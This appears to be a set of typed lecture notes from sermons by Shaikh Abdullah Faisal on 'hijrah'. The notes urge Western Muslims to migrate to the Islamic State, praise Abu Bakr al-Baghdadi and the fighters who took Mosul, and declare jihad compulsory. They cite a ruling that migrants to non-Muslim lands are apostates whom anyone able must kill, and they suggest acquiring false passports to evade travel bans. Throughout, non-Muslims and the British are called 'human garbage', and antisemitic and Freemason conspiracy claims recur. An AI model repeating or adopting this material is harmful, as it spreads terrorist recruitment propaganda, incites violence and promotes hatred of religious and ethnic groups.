The scholars quoted this ayah (3:28) to back up what Ibn Hazm said
- the reason why Ibn Hazm took this stance is because by you living among the kuffar in Darul-Harb,
- you are swelling the ranks of the enemy
- you are going to work and pay tax to them
- your money is going to be used to kill Muslims

As a sincere believer you are supposed to strive towards swelling the ranks of the Muslims
- it's all about swelling the ranks; which rank do you want to swell?
- the ranks of the believers or the ranks of the enemy?
- that's why Ibn Hazm passed this fatwa

At-Tabari remarks that such a person would have washed his hands of Allah, and that Allah would have nothing to do with a person who actively rejects Him and denies His Religion [Tafseer at-Tabari (6/313)]

- Imam Tabari said this person who swells the ranks of the enemy
- and refuses to live in the dawlah washes his hands of Allah

And [then] he said, "Indeed, I will go to [where I am ordered by] my Lord; He will guide me. (As-Saffat 37:99)

When Abraham found out that his people were enemies of Islam,

- he said that he will make hijrah
- like we see in the above-mentioned ayah

Ibn Kathir (rh) said: "Allāh says to His believing slaves - whom He has ordered to be harsh against the disbelievers and to have enmity towards them, and to avoid them, and to disassociate themselves from them – that there was a great example for you in Ibrāhīm and those with him – his followers who believed with him – when they said to their people: {"...We are free from you..."} meaning: we have disassociated ourselves from you and what you worship besides Allāh; {"...and we have disbelieved in you..."} meaning: in your religion and your ways; {"...and there has emerged between us and you enmity and hatred forever..."} meaning: enmity and hatred has been legislated from now between us, and as long as you remain upon your disbelief, then we will disassociate ourselves from you and hate you until you believe in Allāh, alone – single Him out to worship Him, without any partners, and to abandon what you worship along with Him of idols and gods." [Tafsir Ibn Kathir (8/87)]

وقال شيخ الإسلام محمد بن عبد الوهاب رحمه الله: لما ذكر الأنواع التي يكفر بها الرجل: قال النوع الرابع: من سلم من هذا كله ولكن أهل بلده يصرون على عداوة التوحيد واتباع أهل الشرك وهو يعتذر أن ترك وطنه يشق عليه، فيقاتل أهل التوحيد مع أهل بلده ويجاهد بماله ونفسه فهذا أيضاً كافر، فإنه لو يأمرونه بتزوج امرأة أبيه ولا يمكنه ترك ذلك إلا بمخالفتهم فعل. وموافقته لهم مع الجهاد معهم بنفسه وماله مع أنهم يريدون بذلك قطع دين الله ورسوله أكبر من ذلك بكثير فهذا أيضاً كافر وهو ممن قال الله فيهم: {سَتَجِدُونَ آخَرِينَ يُرِيدُونَ أَن يَأْمَنُوكُمْ وَيَأْمَنُواْ قَوْمَهُمْ كُلَّ مَا رُدُّوَاْ إِلَى الْفِتْنَةِ أُرْكِسُواْ فِيهَا فَإِن لَّمْ يَعْتَزِلُوكُمْ وَيُلْقُواْ إِلَيْكُمُ السَّلَمَ وَيَكُفُّوَاْ أَيْدِيَهُمْ فَخُذُوهُمْ وَاقْتُلُوهُمْ حَيْثُ ثِقِفْتُمُوهُمْ وَأُوْلَئِكُمْ جَعَلْنَا لَكُمْ عَلَيْهِمْ سُلْطَانًا مُّبِينًا } (1) [سورة النساء:91] .

Muhammad Ibn Abdul Wahhab (rh), mentioned that in the case of a Muslim whose people remained bound to disbelief and followed the enemies of Islam, he too would become a disbeliever if he refused to abandon his people, just because he found it difficult. He would end up fighting against the Muslims alongside his nation, with his money and life. And if they were to order him to marry his father's wife, but could not prevent that unless he migrates from his country, he would be forced to marry her. His alliance and participation with them in their campaign against Islam and their struggle against Allah and His Messenger is far worse than marrying his father's wife. He is also a disbeliever, about whom Allah has said: "You will find others who hope for your protection, and for that of their own people. But whenever they are sent to temptation, they yield thereto. If they do not withdraw from you, nor offer you peace, nor restrain their hands, then seize them and kill them wherever you may find them. In their case, We have given you a clear warrant against them. (An-Nisa 4:91)."

This is why the first thing Abraham did when he came out of the fire was to make hijrah

- he left Iraq and went to Egypt with his wife Sarah
- Moses also made hijrah
- when Moses was in Egypt and he found out that the people were oppressive and evil,
- he made hijrah.
- he was told by a good Samaritan he needs to leave Egypt
- because the people are going to oppress him or kill him

And a man came from the farthest end of the city, running. He said, "O Moses, indeed the eminent ones are conferring over you [intending] to kill you, so leave [the city]; indeed, I am to you of the sincere advisors." (Al-Qasas 28:20) So he left it, fearful and anticipating [apprehension]. He said, "My Lord, save me from the wrongdoing people." (Al-Qasas 28:21)

-If you are living amongst oppressive people, you need to make hijrah
-Don't wait till they lock you up in prison forever
-Like what they did to Abu Hamza and Babar Ahmad

The jury said the four racist cops who beat up Babar Ahmad are not guilty
- the people in the UK read the Sun Newspaper
- this is why they are the most racist people in the world
- The Sun is racism and porn
- The Sun newspaper is their bible
- a person from the UK, all he has in his heart is racism and porn
- because this is all their bible contains

2. MUSLIMS WHO LIVE AMONG THE KUFFAAR FOR THE SAKE OF MONEY
- because he's a business man
- or to obtain an education
- or to give dawah
- or for treatment in their hospitals

These Muslims while they were living among the kuffaar,
- they practised kufr bit-taghoot and al-wala wal-bara,
- and they did not compromise on their deen
- and they did not help the kuffaar against the ummah

These Muslims are not infidels by the ijma of the ulamaa
- however if hostility should break out between the Muslims and this land
- and they got killed accidentally, no blood money should be paid to them
- the Muslims shouldn't be held responsible for them
- because the Prophet said he is innocent of any Muslim who lives amongst the mushrikeen

On the authority of Jarir bin 'Abdullah that the Messenger of Allah (SAW) sent a military expedition to Khath'am. So some people (living there) sought safety by prostrating, but they were met quickly and killed. News of this reached the Prophet (SAW) upon which he commanded that they be given half of the 'Aql (blood money). And he said: "I am free from every Muslim that lives among the idolaters." They said: "O Messenger of Allah: How is that?" He said: "They should not see each other's campfires." [Sunan Tirmidhi (4/155) No. 1604 and Sunan Abu Dawud (3/45) No. 2645]

Indeed, those who have believed and emigrated and fought with their wealth and lives in the cause of Allah and those who gave shelter and aided - they are allies of one another. But those who believed and did not emigrate - for you there is no guardianship of them until they emigrate. And if they seek help of you for the religion, then you must help, except against a people between yourselves and whom is a treaty. And Allah is Seeing of what you do. (Al-Anfal 8:72)

- it's worthy of mentioning that these people who choose to live in Darul-kufr
- have no share in the booty.

When the mujahideen took over Mosul and the Muslims got booty,
- you who are living outside of Darul-Islam have no share in the booty
- according to shariah law.

Ibn Kathir (rh) said: Therefore, the believers who did not emigrate but who remained in their homes had no share in the war booty, nor in its fifth part, except in the battles in which they took part. [Tafsir Ibn Kathir(4/96)]

- the booty is for those who migrated to the dawlah.

3. MUSLIMS WHO LIVE IN DARUL-HARB AND THEY ARE OPPRESSED BY THE INFIDELS, THE HAVE THE MEANS TO MIGRATE BUT THEY REFUSE TO LEAVE BECAUSE THEY HAVE NO TAWAKKUL AND THEY FEAR POVERTY
- most of the Muslims living in the west belong to this category
- they are oppressed
- they have passports but they don't leave
- they fear poverty
- they live off food stamps and job seekers allowance, so they are fat
- what they don't realise is that the kuffaar are fattening them up for the kill

These Muslims, before the khilafah was established, they were told to make hijrah
- their reply was: 'that the whole world is darul-harb, there's no place to make hijrah to'
- when the khilafah was established and they were called to darul-Islam,
- they come with a new excuse
- they say: 'tell us a list of famous scholars who gave bay'ah to Abu Bakr al-Baghdadi?'
- they always come with a new excuse
- Abu Bakr al-Baghdadi himself is a scholar you fool, he has a PhD in Islam
- they say: 'Yusuf Qardawi did not accept the dawlah'
- Shut up you hypocrite, Yusuf Qardawi is a kaafir
- You and Yusuf Qardawi can go to hell
- Many people made takfir on him
- Yusuf Qardawi believes in democracy
- why are you hiding behind a wicked scholar?

THE NOTORIOUS FATWA OF YUSUF QARADAWI: http://forums.islamicawakening.com/f20/the-notorious-fatwaa-of-yusuf-qaradawi-16289/

Refuting Qaradhawi: "If Allah was a candidate He would not have been able to take this amount":
http://www.youtube.com/watch?v=Q6jKlgiOpPM

"The Taleban should focus on fighting poverty, diseases, unemployment and bloodshed on its soil and not on destroying relics, which are a living lesson of history," said Sheikh Youssif al-Qaradawi:
http://www.islamfortoday.com/taleban1.htm

- why did not you quote Dr. al-Jazouli? He's not a wicked scholar
- why do they quote wicked scholars? because they themselves are wicked

Allah spoke about this third category who live amongst the kuffaar,
- who are being oppressed by the kuffaar,
- who live off job seekers allowance and food stamps in Surah Nisa verse 97

Indeed, those whom the angels take [in death] while wronging themselves - [the angels] will say, "In what [condition] were you?" They will say, "We were oppressed in the land." The angels will say, "Was not the earth of Allah spacious [enough] for you to emigrate therein?" For those, their refuge is Hell - and evil it is as a destination. (An-Nisa 4:97)

- these people have a passport
- but they don't leave because they have no tawakkul and they fear poverty
- they have no taqwa
- they worry about their bellies and their private parts
- the majority of Muslims in the west belong to this category
- especially the older ones
- some of the young ones can make hijrah

Ibn Kathir remarks: They were (wronging themselves) by refusing to emigrate. He continues by saying that this verse establishes a general rule which applies to anyone who is prevented from practising his religion, yet willingly remains among the disbelievers. There is no disagreement among the scholars, and the sources all state that this course of action is prohibited. [Tafsir Ibn Kathir (2/389)]

And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and His Messenger and then death overtakes him - his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful. (An-Nisa 4:100)

- the people of this category believe Allah's promise is fake
- this promise can be found in the above mentioned ayah
- people from Islamic State says the dawlah provides food for them
- they did not suffer hunger
- why do you want to live amongst the kuffaar of the West?

- they are human garbage

When the Islamic State sells the oil, they don't keep the money for themselves;
- they use it to look after the people
- why do you want to stay to let your children become prostitutes?
- they don't believe in the promise of Allah
- they think Allah is making a fake promise to them
- thousands of Muslim women fornicate with kaafir men in the west
- they end up with herpes

And those who emigrated for [the cause of] Allah after they had been wronged - We will surely settle them in this world in a good place; but the reward of the Hereafter is greater, if only they could know. (An-Nahl 16:41)
[They are] those who endured patiently and upon their Lord relied. (An-Nahl 16:42)

Those who don't want to go and live in the dawlah; don't believe in Allah's promise.

Abu Hurairah narrated the Messenger of Allah (SAW) said: "Three groups of people Allah obliged Himself to help them: Mujahid in the cause of Allah, a worker to pay his debt, and the one who wants to marry to live a chaste life." [Sunan at-Tirmidhi (4/184) No. 1655, Sunan al-Nasa'i (6/15) No. 3120, Sunan Ibn Majah (3/561) No. 2518, Musnad Ahmad (2/437) No. 9629]

THE IMPORTANCE OF HIJRAH Pt.2

by Shaikh Abdullah Faisal
11th July 2014 / 14th Ramadan 1435 (Evening)
NOTES typed LIVE by acceptruth, AT19 & AT6
Edited and Formatted by AT17

The last time: The person who can leave but refuses to leave. Nisa 97 was quoted, Allah was talking about people who have weak eemaan. They don't want to leave, they are on food stamps and they think they are going to starve.

These people live of welfare, even though the kaafirs treat them badly they still stay

Verily! As for those whom the angels take (in death) while they are wronging themselves (as they stayed among the disbelievers even though emigration was obligatory for them), they (angels) say (to them): "In what (condition) were you?" They reply: "We were weak and oppressed on earth." They (angels) say: "Was not the earth of Allāh spacious enough for you to emigrate therein?" Such men will find their abode in Hell - What an evil destination! (An-Nisa 4:97)

-This is third category of people who live amongst the kuffaar

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight … are dearer to you than Allāh and His Messenger, and striving hard and fighting in His Cause[], then wait until Allāh brings about His Decision (torment). And Allāh guides not the people who are Al-Fāsiqûn (the rebellious, disobedient to Allāh). (At-Tawbah 9:24)

"Three groups of people Allah obliged Himself to help them: Mujahid in the cause of Allah, a worker to pay his debt, and the one who wants to marry to live a chaste life." (Tirmidhi 1661, Nisai 3120, Ibn e Majah 2518, Ahmed 9637)

-Allah makes it fardh upon Himself to feed these three people, as indicated in the above hujjah. Put your trust in Allah, and make hijrah.
-Before you go to Jumuah, you read surah 18 - the cave. What is the theme of the cave?
-The theme and moral is, here you have three men who have abandoned their homes to go and live in a cave. They didn't ask about food or healthcare.
-We don't know if there were 6 or 7 people - only Allah knows. Saying there were 7 is just an expression
-The moral of the story is these people left their homes and did not worry about poverty. You worry about your belly and private parts too much.

From Baihaqi: He who recites Suratul Kahf on yaumul Jumuah (Friday), Allah will shine a light for him between the two Fridays. [sahih]

-The moral of the story is these young men made hijrah and did not ask what will they eat - they put their trust in Allah.
-The people who ask about what we are going to eat - these are the hypocrites. All they live for is their bellies.

He who emigrates (from his home) in the Cause of Allāh, will find on earth many dwelling places and plenty to live by. And whosoever leaves his home as an emigrant unto Allāh and His Messenger, and death overtakes him, his reward is then surely incumbent upon Allāh. And Allāh is Ever OftForgiving, Most Merciful. (An-Nisa 4:100)
You shouldn't marry people who are morbidly obese.

-Do you believe in the Quran or are you faking it?
-The above ayah is one of the promises of Allah
-Status of those who live among the kuffaar and fear poverty:
-They are fasiqoon (doers of evil) they will go to the hell-fire, but will not live there forever. These people have weak eeman.
-We do not make takfir on them, because the Prophet (saws) did not make takfir on the sahabahs, who did not migrate
-The sahabahs did not migrate because their wives told them not to, they migrated later.

-Their knowledge of Islam was weak because they migrated later. They wanted to beat up their wives, because their wives stopped them from migrating.

O you who believe! Verily, among your wives and your children there are enemies for you (i.e. may stop you from the obedience of Allāh), therefore beware of them! But if you pardon (them) and overlook, and forgive (their faults), then verily, Allāh is Oft-Forgiving, Most Merciful. (At-Taghabun 64:14)

-Then Allah revealed the above ayah when they wanted to beat up their wives. Allah said to pardon them is better.
-These women had no tawakkul.

THE FOURTH CATAGORY OF MUSLIM LIVING AMONG THE KUFFAAR

-Those who are weak and oppressed and could not find a plan to escape from darul harb.
-These Muslims, the infidels follow their internet habits (browsing habits). They realize they go to websites of radical Muslims. After that, they brand them as radicalized. They put you on a no fly list and take your passport.
-These are the muslims Allah is talking about in the following ayah

"Was not the earth of Allāh spacious enough for you to emigrate therein?" Such men will find their abode in Hell - What an evil destination! (An-Nisa 4:97) Except the weak ones among men, women and children who cannot devise a plan, nor are they able to direct their way. (An-Nisa 4:98)

-Allah did not say all of you, who live in Europe or America. If you go to a google site to visit these sites, they will seize your pass port and put you on a no fly list. You will be trapped in darul harb. For these people, Allah said, you are not to be blamed.

It is an exemption to those who could not devise a plan nor find any other way out. Ibn Kathir remarks: "These were people who could not rid themselves of the disbelievers, and even had they been able to do so, they would not have been able to direct their way" ["Tafsir Ibn Kathir", Vol.2/343]

-You are not intelligent enough to buy a dodgy passport under a christian name. You cannot rid yourself of the unbelievers. Allah said, there are exceptions to the rule - the people who are oppressed will not be blamed.
-If you are living in the UK and you buy a one way ticket, that is too obvious. You have washed your hands with the kuffaar. A 19 year old bought a one way ticket to Turkey, and the infidels threw the book at her. She will serve many years in prison.
-You (the infidels) and I believe differently. We do not agree in regards to the fiqh. You have gay churches and the church of the satan. We don't believe in that.
-Since you hate us, you even hate our shadow, then allow us to leave. They say even though we hate you, you cannot leave. You have to live with us.
-The 19 year old was only trying to migrate from darul harb. When the sahabah's migrated, they had to do it at night, because the kuffaar were stopping them.

Their hearts are alike, We have indeed made plain the signs for people who believe with certainty. (Al-Baqarah 2:118)

-The infidels pass laws that they are going to watch your browsing habits. They call it homeland security. They pass laws to snoop on you.
-They are going to seize your passport and put your name on a no fly list because they don't want you to migrate.

Ibn ‘Asakir narrated that ‘Ali said: I don’t know of anyone who didn’t emigrate in secret except for ‘Umar ibn al-Khattab; because when he wanted to emigrate he strapped on his sword, put his bow over his shoulder, carried his arrows in his hand, and came to the Ka‘bah where the nobles of Quraysh were in the courtyard. He performed seven circuits, and then prayed two raka‘at at the Station (of Ibrahim). Then he approached their circle one step at a time and said, “What ugly faces! Whoever wishes to bereave his mother, orphan his children and widow his wife then let him meet me behind this valley.” Not one of them followed him. [Taken from jalal ad din-asuyuti’s the history of the khailifs; pg 118]

-Everybody else migrated secretly because the kuffaar were stopping them except for Umar ibn al Khattab.
-They don't want you to migrate because they know if Muslims live amongst them it will save them from natural disasters. When Prophet Lut left Sodom and Gomorrah, Allah destroyed the gay city.

-The US and UK is the Sodom and Gomorrah of today.
-So they want the Muslims to live amongst them because the Muslims are their protection.
-The second reason why they don't want you to migrate is because it's easy to keep an eye on you if you're living in their house.
-This is why they take away your passport and put you on a no fly list. Do you see how evil these kuffar are?
-What is the status of the fourth category of Muslims who couldn't find a way to migrate because they were weak and oppressed in the land?
-They couldn't find a strategy or a plan to rid themselves of the disbelievers.
-Their status is that they are real Muslims; they are neither hypocrites nor fasiqun.
-They are victims of circumstances.
-You can't find one good quality of the white and black kuffaar in Europe and America.
-Why? Because they are human devils. They are human garbage; low life scums of the earth.

THE FIFTH CATEGORY OF MUSLIMS WHO LIVE AMONGST THE KUFFAR

-They are those who travel to their land for tourism and sightseeing.
-These Muslims who go to these destinations for tourism and sightseeing, they dabble in drugs, alcohol, zina, night clubs and casinos.
-They're status is that they are sinful Muslims, faasiqun.
-The Prophet said the tourism of his ummah is Jihad. They have gone against the famous hadith of the Prophet by going to darul harb for sightseeing and tourism.

"The Siyaahah of my ummah is jihad for the sake of Allah." Narrated by Abu Dawood (2486); classed as hasan by al-Albaani in Sahih Abi

-The Arabic word siyaahah in the above hadith means tourism.
-These societies are very permissive societies; they allow everything.
-Therefore they are not conducive to your Islamic faith.

THE SIXTH CATEGORY OF PEOPLE WHO TRAVEL TO DAARUL HARB

-These are the taaifah mansoura; they are the mujahideen.
-They travel to daarul harb to liberate the people from kufr, shirk and zandaqa.
-Allah said fight them till there's no more fitnah.

And fight them until there is no more Fitnah (disbelief and polytheism: i.e. worshipping others besides Allah) and the religion (worship) will all be for Allah Alone [in the whole of the world[]]. But if they cease (worshipping others besides Allah), then certainly, Allah is All-Seer of what they do. (Al-Anfal 8:39)

-Allah is saying to fight them till there's no more shirk on the land.
-These mujahideen go to daarul harb to take the people from the servitude of man to the servitude of Allah.
-And to take them away from the narrowness of the dunya to the vastness of the hereafter.
-Because of this reality, the Prophet said Jihad is compulsory until Judgement Day.

On the authority of Jabir the Messenger of Allah (SAW) said: "... Jihad is compulsory on you until Judgment Day..." [al-Mu'jam al-Awsat al-Tabarani (5/95) No. 4775 and Abu Naeem al-Asbahani in 'Hilyatul Awliya' (3/73)]

-As long as there is shirk in the world, we have to do jihad. We cannot hang up our weapons.

Salamah bin Nufail Al-Kindi (RA) said that one day I was sitting with Prophet (SAW) then a person said "O Prophet of Allah! The value of horse has decreased in the eyes of people and they have left the weapons and they say that Jihad has ended, because battle has ended." On hearing this the Prophet (SAW) faced him and said: "They are lying, fighting has stopped for now and a section (group) of my Ummah will always fight (do Jihad) for the truth. Allah will turn them away from Kufr to Imaan and will give them rizq from amongst them until Qiyamah and until the promise of Allah comes. And Allah has written good in the forehead of horses until Qiyamah. And He has revealed on me that my ruh (soul) will be taken away and you will follow me after dividing into several groups, and you will kill each other. And the center ('Uqr) of Mumineen (believers) is Ash-Shaam." [Sunan al-Nasa'i (6/214) No. 3561, Musnad Ahmad (4/104) No. 17006, Sahih Ibn Hibban (16/296) No. 7307]

-The Prophet said a group from his ummah will forever do jihad until they meet up with the army of the dajjal and fight the army of the dajjal.

Narrated By Muawiya: I heard the Prophet saying, "A group of people amongst my followers will remain obedient to Allah's orders and they will not be harmed by anyone who will not help them or who will oppose them, till Allah's Order (the Last Day) comes upon them while they are still on the right path." [Sahih Bukhari (4/207) No. 3641]

Imraan ibn Hussain (RA) narrated the Messenger of Allah (SAW) said, 'A group of people from my Ummah will continue to fight for the sake of the truth until the last of them fights the Dajjal (anti-Christ) [Sunan Abu Dawud (3/4) No. 2484, Musnad Ahmad (4/437) No. 19934, Mustadrak al-Haakim (2/81) No. 2392]

WHY IT IS DANGEROUS TO LIVE IN DAARUL HARB

1 - THEIR IDEOLOGY, LAWS, CULTURE, MORALS, ETHICS AND ETHOS ARE 100% DIAMETRICALLY OPPOSED TO OUR ISLAMIC VALUES.

-Because of this, daarul harb is a fitnah for the Muslims.

-Ibn Taymiyyah expressed this concern in the following fatwa:

Shaykh ul Islam Ibn Taymiyyah (rh) said, "The state of a place reflects the state of a person. It is possible to be sometimes a Muslim and at other times a disbeliever; sometimes sincere and at other times hypocritical; sometimes good and pious and at other times rotten and corrupt. Thus, a person becomes like the place of his abode. The migration of a person from a land of disbelief and profanity to one of faith and probity is an expression of repentance and of his turning away from disobedience and perversion to belief and obedience. This is so until the Day of Resurrection." [Majmu'al-Fatawa, (18/284)]

-Ibn Hazm has expressed a similar concern in his fatwa:

Ibn Hazm (rh) states that: "Whoever joins the 'land of war' and disbelief, of his own free will and in defiance of whoever amongst the Muslims calls him to his side, is by virtue of this act an apostate, by all the laws of apostasy, in Islam. Whoever is able to kill him must do so. His property is unprotected, his marriage null and void, all his rights are swept away. [Ibn Hazm, al-Muhalla': (13/139-140)]

-It's all about swelling the ranks.
-Do you want to swell the ranks of the believers or the kuffaar?

It is obligatory to leave the lands of the Bidah (innovation). Imam Malik said: "None of you may remain in a country where the Companions are cursed' [Ibn al-Arabi, "Ahkaam al-Qur'an", Vol. 1/484-485.]

-If we are not allowed to live in a land where the sahabah's are cursed, what about to live in a land where the Prophet is cursed with cartoons like they are doing presently in Europe and America.
-They use their film industry to curse Muhammad SAW as well.

2 - IT GOES AGAINST AL WALA WAL BARA

-To take up residence among the kuffaar in daarul harb goes against al wala wal bara.

Abdullah Ibn Umar said: "Whoever settles amongst the disbelievers, celebrates their feasts and joins in their revelry and dies in their midst will likewise be raised to stand with them on the Day of Resurrection. [Ibn Taymiyyah said in his book: "Iqtidha' as-Sifat alMustaqeem", p.200, that the chain of narration of this Hadith is Sahih.] .

-You are swelling the ranks of the enemy.

3 - IT PROVES YOU HAVE WEAK IMAN AND NO TAWAKKUL

He who emigrates (from his home) in the Cause of Allah, will find on earth many dwelling places and plenty to live by. And whosoever leaves his home as an emigrant unto Allah and His Messenger, and death overtakes him, his reward is then surely incumbent upon Allah. And Allah is Ever OftForgiving, Most Merciful. (An-Nisa 4:100)

-You don't believe in the promise of Allah which is found in the above ayah.

And as for those who emigrated for the Cause of Allah, after suffering oppression, We will certainly give them goodly residence in this world, but indeed the reward of the Hereafter will be greater, if they but knew! (An-Nahl 16:41)
(They are) those who remained patient (in this world for Allah's sake), and put their trust in their Lord (Allah Alone). (An-Nahl 16:42)

-By you living in daarul harb and refusing to migrate, it proves you don't believe in the promise of Allah.
-When a person is a munafiq, he always says Allah's promise is fake.

And when the hypocrites and those in whose hearts is a disease (of doubts) said: "Allah and His Messenger (SAW) promised us nothing but delusions!" (Al-Ahzab 33:12)

-I'm not going to leave the UK, US, France, Germany, etc. because what if I can't find food

4 - YOU ARE SWELLING THE RANKS OF THE ENEMY

-You are going to work and pay tax to them and they use your tax to kill Muslims.
-They are going to force you to join their army and send you to the frontline to kill your Muslim brothers, because kaafirs are dictators.
-They were forcing Muhammad Ali to go to Vietnam. They took away his belt and put him in prison for 5 years.
-On June 20, 1967, Ali was convicted of draft evasion, sentenced to five years in prison, fined $10,000 and banned from boxing for three years.
-When you live in daarul harb they are going to force you to fight their freemasonic wars.
-When you don't go to war, they dump you in prison.
-Living in daarul harb means you are living behind enemy lines.
-They use wars to do a cull of populations they don't like.
-The white man used the Vietnam war to do a cull of young black males.
-It's called ethnic cleansing.
-Many were sent to the frontline to die in the Vietnam War and the Korean war

5 - YOUR CHILDREN WILL BECOME CONFUSED

-Children have young impressionable minds. They are confused between western culture and Islamic culture.
-They are confused between Islamic values and Western values. They are confused between Islamic education and Western education.
-They are confused about their religiosity. They don't know if there's a god.
-They are confused about their sexuality; they don't know if they are straight or gay.
-They are confused about their spirituality. They are not sure if they want to be a Muslim anymore.
-You are not sure if you want to hang on to Islam.
-They are confused about their identity; they don't know if they are Muslim first or British first.
-That is the danger of living in daarul harb.
-They are confused about their morailty; they are not sure what is halal and haraam anymore.
-Salman Rushdie said the best day in his life was when he ate pork at university.
Allah said you should save your family from the hellfire.

O you who believe! Ward off from yourselves and your families a Fire (Hell) whose fuel is men and stones, over which are (appointed) angels stern (and) severe, who disobey not, (from executing) the Commands they receive from Allah, but do that which they are commanded. (At-Tahrim 66:6)

-This means to leave daarul harb and go to daarul Islam.
-Allah told you in the Qur'an some of your wives and children will prevent you from migrating so beware of them.

O you who believe! Verily, among your wives and your children there are enemies for you (i.e. may stop you from the obedience of Allah), therefore beware of them! But if you pardon (them) and overlook, and forgive (their faults), then verily, Allah is Oft-Forgiving, Most Merciful. (At-Taghabun 64:14)

6 - YOU WILL BE HUMILIATED BY THEIR MEDIA, THEIR CINEMA, THEIR NEWSPAPERS AND THE SCHOOL SYLLABUS

-In daarul harb, their media says every Muslim in the world is a terrorist.
-Their media is owned by the zionists.
-Their cinema makes a mockery of Muhammad, their cinema mocks Islam.
-Allah told you about them in Surah 31:6.

And of mankind is he who purchases idle talks (i.e.music, singing, etc.) to mislead (men) from the Path of Allah without knowledge, and takes it (the Path of Allah, the Verses of the Qur'an) by way of mockery. For such there will be a humiliating torment (in the Hell-fire). (Luqman 31:6)

-Their newspapers insult Muhammad with cartoons.

Imam Malik said it is haraam to live in a land where the companions of Muhammad SAW are insulted. So to live in a land where Muhammad SAW is insulted is bigger kufr.

Imam Malik said: "None of you may remain in a country where the Companions are cursed' [Ibn al-Arabi, "Ahkaam al-Qur'an", Vol. 1/484-485.]

-Their school syllabus teaches atheism and brainwashes your kids to believe to be gay is normal and fornications is normal.
-Their school syllabus was put together by the freemasons. Therefore the syllabus is satanic and demonic.
-Because the Muslims are being attacked 24 hours a day in the media, most of the Muslims in daarul harb are suffering from inferiority complex.
-This is exactly what the zionists want. Because inferiority complex is the first step towards apostasy.

7 - WHEN YOU LIVE IN DAARUL HARB, YOU BECOME A FITNAH FOR THE KUFFAR

-Because they are supposed to treat you as equal citizens but they find it impossible because of their hatred for you.
-That's why you are a fitnah for them.

"Our Lord! Make us not a trial for the disbelievers, and forgive us, Our Lord! Verily, You, only You are the All-Mighty, the All-Wise." (Al-Mumtahinah 60:5)

-That is a dua in the above ayah that you are supposed to make.

-It means you are asking Allah not to allow you to become a fitnah for the kuffaar by living amongst them in daarul harb for them to treat you badly.
-That is one tafseer.
-The second tafseer is: O Allah, do not allow the kuffar to defeat me on the battlefield because if they defeat me on the battlefield they are going to believe their religion is right and Islam is wrong.
-They are going to believe their trinity is right but my tawheed is wrong.
-That is the second tafseer.
-The third tafseer: O Allah, do not allow me to become a POW in their midst.
-That is a very powerful dua Allah told you to make.
-How many of you make that dua?

-When you live in daarul harb, the police pick on you. You suffer police harassment.
-They fake charges against you. Sometimes when they arrest you, there's blood all over the floor. This is exactly what they did to Babar Ahmad. Four white racist cops did it.
-The British are the most racist people in the world because the Sun newspaper is their bible.
-The Sun is the most racist newspaper in the world.
-If I ask you for one good quality about the British, it is impossible.
-When you live in daarul harb, they watch your browsing habits.

-Then they section you off as a terrorist just by the websites you visited. Because daarul harb is a police state
-The illuminatis make daarul harb a police state because they are insecure. They are insecure because they have the blood of innocents on their hands.
-So they have to keep looking over their shoulders.

Never will the Jews nor the Christians be pleased with you (O Muhammad Peace be upon him) till you follow their religion. Say: "Verily, the Guidance of Allah (i.e. Islamic Monotheism) that is the (only) Guidance. And if you (O Muhammad Peace be upon him) were to follow their (Jews and Christians) desires after what you have received of Knowledge (i.e. the Qur'an), then you would have against Allah neither any Wali (protector or guardian) nor any helper. (Al-Baqarah 2:120)

8 - THEY ARE GOING TO FORCE YOU TO APOSTATE

-They bring out new laws each day that make it impossible for you to hang on to your Islam.

Never will the Jews nor the Christians be pleased with you (O Muhammad Peace be upon him) till you follow their religion. (Al-Baqarah 2:120)

Anas ibn Malik reported that Allah's Messenger (SAW) said, "A time will come on the people when the patient among them on his religion will be like one who holds live coal (in his hand). [Sunan Tirmidhi (4/526) No. 2260]

-This hadith is talking about living in daarul harb behind enemy lines.
-They are going to force you to apostate.

And they will never cease fighting you until they turn you back from your religion (Islamic Monotheism) if they can. And whosoever of you turns back from his religion and dies as a disbeliever, then his deeds will be lost in this life and in the Hereafter, and they will be the dwellers of the Fire. They will abide therein forever." (Al-Baqarah 2:217)

-The above mentioned ayah tells you the infidels will force you to apostate if you live amongst them.

And those who disbelieved, said to their Messengers: "Surely, we shall drive you out of our land, or you shall return to our religion." So their Lord inspired them: "Truly, We shall destroy the Zalimun (polytheists, disbelievers and wrong-doers.). (Ibrahim 14:13)

"For if they come to know of you, they will stone you (to death or abuse and harm you) or turn you back to their religion, and in that case you will never be successful." (Al-Kahf 18:20)

-The reason why the kaafirs want you to apostate is because they envy you for your religion like Allah told you in Surah Baqarah verse 109.

Many of the people of the Scripture (Jews and Christians) wish that if they could turn you away as disbelievers after you have believed, out of envy from their ownselves, even, after the truth (that Muhammad Peace be upon him is Allah's Messenger) has become manifest unto them. But forgive and overlook, till Allah brings His Command. Verily, Allah is Able to do all things. (Al-Baqarah 2:109)

9 - THEY'LL CARRY OUT EXTRA JUDICIAL KILLINGS OR ETHNIC CLEANSING AGAINST THE UMMAH

-Dr David Kelly wasn't convinced about the case for war. They killed him and dumped him in the bushes.
-They said he killed himself. The reason why they said he committed suicide because a dead man cannot tell any tales.
http://www.theguardian.com/politics/2013/jul/16/david-kelly-death-10-years-on -They killed many of their citizens and claimed they committed suicides.

-They throw many of their citizens from heights and say they committed suicide.
-To kill your citizens is called extrajudicial killings.
-If you don't toe the line in daarul harb, they kill you.
-When you live in daarul harb, you may suffer what the Muslims are suffering in Burma and CAR.
-In CAR they killed the Muslims and ate them.

10 - THEY FORCE YOU TO DABBLE IN RIBA

-The economic system of daarul harb is based on riba.
-Everything has VAT. The VAT you pay is riba.
-When I was living in Saudi Arabia, there was no VAT.
-The kaafirs are very greedy.

Narrated Abu Hurayrah: The Prophet (peace be upon him) said: A time is certainly coming to mankind when only the receiver of usury will remain, and if he does not receive it, some of its vapour will reach him. Ibn Isa said: Some of its dust will reach him. (Abu Dawud, Book 22, Number 3325)

-The above hadith is describing to us the economic system of daarul harb which is based on riba.
-The Prophet was predicting capitalism.

Abu Huraira reported Allah's Messenger (SAW) said: "Riba has seventy segments, the least serious being equivalent to a man committing adultery with his own mother." [Sunan Ibn Majah (3/337) No. 2274 and Mustadrak al-Haakim (2/43) No. 2259]

-They force you to pay riba.
-If you buy a pair of sneakers you have to pay VAT

11 - THEY MAKE IT A CRIME FOR YOU TO HELP YOUR MUSLIM BROTHERS AND SISTERS FINANCIALLY

-They say you are funding terrorism.
